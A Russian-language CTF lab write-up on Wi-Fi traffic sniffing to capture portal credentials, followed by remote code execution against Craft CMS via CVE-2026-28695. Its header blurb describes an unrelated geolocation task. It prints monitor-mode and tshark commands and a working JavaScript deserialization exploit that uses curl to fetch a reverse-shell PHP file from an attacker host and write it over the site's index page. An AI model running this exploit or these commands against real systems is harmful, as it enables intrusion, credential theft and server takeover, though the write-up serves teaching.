
/Разборы задач
7 ноября 2026
Райтап на задачу «Rorrim» — dnr0v3c
Ищем место съёмки по отражению в дорожном зеркале: сравниваем плитку и здания, находим фотографии и проверяем японский сад на панорамах.115
137
Сначала посмотрим открытые порты.

Видим, что открыт 3389 RDP-порт. Пробуем подключиться.

Креды даны.


Подключаемся к интерфейсу.
Для решения этой задачи нужно подключиться к Wi-Fi-точке аэропорта.

При подключении к точке нас кидает на wifi.international.htb, где мы переходим на portal.international.htb.


Нам нужно получить где-то логин и пароль, и сайт не особо защищён в плане того, что он не использует HTTPS, — значит, можно попробовать сделать перехват трафика.
Для этого нужно понять, какие есть интерфейсы, и перевести незанятый в режим мониторинга.

У нас есть два интерфейса — wlan3 и wlan2; проверим, к чему подключен wlan2.

Видим, что он подключен к Wi-Fi-сети (в моём случае), — значит, переводим wlan3 в режим мониторинга.
Для этого нужно иметь права администратора. Выполним sudo -l, чтобы проверить список всех команд и привилегий, которые текущему пользователю разрешено (или запрещено) запускать через sudo, и есть ли они вообще.


Видим, что учётная запись имеет все права. Получаем root.

Wi-Fi-сеть — на 6-м канале.
Значит, настраиваем мониторинг на 6-й канал.

ip link set wlan3 down
iw dev wlan3 set type monitor
ip link set wlan3 up
iw dev wlan3 set channel 6
Запускаем перехват tshark -i wlan3 -Y "http.request.method == POST" -T fields -e ip.src -e http.request.uri -e http.file_data, т.е. сортируем все POST-запросы и выводим поля, такие как ip, адрес страницы, содержимое тела.

Получаем hex-строку, расшифровав которую, получаем креды.
По ним можно зайти в админку сайта.

В admin-панели можно заметить точные версии ПО сервера.
Данная версия подвержена CVE-2026-28695.
CVE-2026-28695 — это ошибка небезопасной десериализации (инъекции поведений) в Craft CMS (на базе Yii2), из-за которой авторизованный пользователь админки может выполнить любой системный код на сервере (RCE): https://nvd.nist.gov/vuln/detail/cve-2026-28695.
Эксплоит:
(async () => {
  const csrf = window.Craft.csrfTokenValue;
  const fire = (cmd) => {
    const b = { elementType: "craft\\elements\\Category", siteId: 1, search: "",
      condition: { class: "craft\\elements\\conditions\\ElementCondition",
        elementType: "craft\\elements\\Category",
        fieldLayouts: [ { "as rce": {
          "__class": "yii\\behaviors\\AttributeTypecastBehavior",
          "__construct()": [ {
            attributeTypes: {
              typecastBeforeSave: ["Psy\\Readline\\Hoa\\ConsoleProcessus","execute"]
            },
            typecastBeforeSave: cmd
          } ] }, "on *": "self::beforeSave" } ] } };
    const url='/index.php?p=admin/actions/element-search/search';
    return fetch(url,{method:'POST',headers:{
      'Content-Type':'application/json',
      'Accept':'application/json',
      'X-CSRF-Token':csrf
    },body:JSON.stringify(b)});
  };
  await fire("curl http://IP:PORT/shell.php --output /var/www/portal/web/index.php");
})()
Эксплойт отправляет специальный JSON-запрос в уязвимый поиск админки Craft CMS, заставляя фреймворк Yii2 создать объект с подменённой функцией обработки данных, которая вместо приведения типов запускает нашу системную команду в Linux.

Создаём shell.php с reverse shell, после — запускаем сервер на свободном порту.
